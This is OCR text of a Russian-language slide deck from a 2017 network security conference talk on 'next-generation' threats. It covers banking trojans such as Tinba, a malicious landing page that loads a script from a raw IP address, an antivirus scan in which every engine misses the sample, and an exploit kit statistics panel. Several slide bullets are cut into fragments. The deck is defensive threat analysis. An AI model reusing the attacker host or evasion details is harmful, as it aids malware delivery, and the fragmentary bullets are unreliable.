JET SECURITY CONFERENCE

VIII ежегодная конференция Центра информационной безопасности

1-2 июня 2017 года

WWW.JET.SU

Radisson BLU

Check Point SOFTWARE TECHNOLOGIES LTD · Premier Business Partner IBM · Hewlett Packard Enterprise · f5 · IMPERVA · SKYBOX SECURITY · INFOWATCH МЫ РАБОТАЕМ, ЧТОБЫ ЗАЩИЩАТЬ · TREND MICRO · paloalto NETWORKS · FireEye

KASPERSKY lab PLATINUM PARTNER · POSITIVE TECHNOLOGIES · tufin · FORTINET · SOLAR SECURITY software&services · CYBERARK · TRAPX SECURITY · ONE IDENTITY · RAPID7 · iDeals VIRTUAL DATA ROOM

JET

CONFERENCE

Секция Сетевая безопасность

01 **ЮРИЙ СЕРГЕЕВ**
Сетевая безопасность Next-Generation

02 **ЮРИЙ ЧЕРКАС**
Современный подход к управлению уязвимостями

03 **ДЕНИС БАТРАНКОВ**
Визуализация взломов в собственной сети

04 **АЛЕКСЕЙ АНДРИЯШИН**
Фабрика безопасности Fortinet

05 ВОПРОСЫ- ОТВЕТЫ

JET CONFERENCE

01/06/2017

Сетевая безопасность Next-Generation

Юрий Сергеев,
заместитель начальника отдела
проектирования защищенных систем ЦИБ


JET CONFERENCE

Что произошло

- Рост числа вредоносов
- Качественные изменения

- Нарушитель:
  - разбогател
  - поумнел
  - стал организованным


Оценка на 21.05.2017



JET
CONFERENCE

Типовой сценарий "внедрения"


- **Есть мотив:**
  - заработать, сломать, захватить управление, уничтожить



реклама...

Tinba 2.0 (2015-2017)

- Показ кации
  при в
  - Ата
  - При
- Умеет
  - Под новления
    толі
  - Пер кен быть
    ауте
  - Тел ины, где он
    уста
    - Сложно детектить, спуфить
  - Если блокируются URL, по которым он общается с CnC – генерирует новые.




The Top 10 Banking Trojans for 2017

The Top 10 Banking Trojans for 2017 / The Shifting Panorama of Global Financial Cybercrime, IBM X-Force

JET

CONFERENCE

Landing



```
<!DOCTYPE HTML>
<html>
<head>
    <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
```

89.200.200.146//pah-stats/functions/pah.js

```
/*
This Javascript will en/decrypt a string using the HTML XOR algorithim
XORCRYPT Version 1.2

This version is much faster because it does not use Base64 encoding.
It is also more difficult to crack, because the key is as long as the
password, and the only way to hack it is to try every possible password.

The latest version has some small bugs cleaned up, reorganized decrypt
sequence and is now crossplatform, crossbrowser compatible, with the
exception of Netscape 2.X. It would be possible to make it compatible
with Netscape 2.X, but I see no point.

For more information on this very simple algorithim email me.

This script was written by:
Evan Jones, 1997
jonesev@home.com
You may use this script any way you wish as long as you email me and let me know.
*/

/* Create the encrypt table */
// The last char in the table is always the escape code
// The table is not quite 128 chars, it is 95 (minus the escape char)
// Values 93-127 must be escaped

var cryptTable=new String(" ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789      !@#$%^&*()`'-=[];,./?_+{}|:<>~");
var cryptLength=new Number(cryptTable.length-1) //93 Chars
var escapeChar=cryptTable.charAt(cryptLength); // The escape code is ~

var lineFeed="\n"; //The linefeed char - escaped to double escapeChar
var doubleQuote='"'; //Double quotes are escaped to ~'
var clearMessage=new Number(5000); //The number of ms to wait to clear the status bar message

/* This function uses the key and encrypts a string with the password */
// Encryption strips all linefeeds - but they are replaced upon decrypt
function encrypt(input, password)
```


https://malwr.com/analysis/NDg2NzNmZTY0OGFhNDIyMTlkNWY5MDEzZTIyNDdlMzU/

https://malwr.com/analysis/NDg2NzNmZTY0OGFhNDIyMTlkNWY5MDEzZTIyNDdlMzU/

JET

CONFERENCE

Attachment




ANTIVIRUS	SIGNATURE
Bkav	Clean
MicroWorld-eScan	Clean
nProtect	Clean
CMC	Clean
CAT-QuickHeal	Clean
McAfee	Clean
Malwarebytes	Clean
Zillya	Clean
TheHacker	Clean
K7GW	Clean
K7AntiVirus	Clean
Baidu	Clean
F-Prot	Clean
Symantec	Clean
ESET-NOD32	Clean
TrendMicro-HouseCall	Clean
Avast	Clean
ClamAV	Clean
GData	Clean
Kaspersky	Clean

- Це
- На

- Ар
- Де
- Не
- Ме

- По



Начало:
Конец:
Автообновление: 5 сек.

СТАТИСТИКА

ЭКСПЛОИТЫ ЗАГРУЗКИ % ↑

Statistics :

Total info

HITED : 12 HOSTS : 2 LOADS : 1

50%

Today Info

HITED : 5 HOSTS : 1 LOADS : 1

100%

Yesterday Info

HITED : 7 HOSTS : 1 LOADS : 0

0%

Countries

	HITED	HOSTS	LOADS	%
India	5	1	1	100
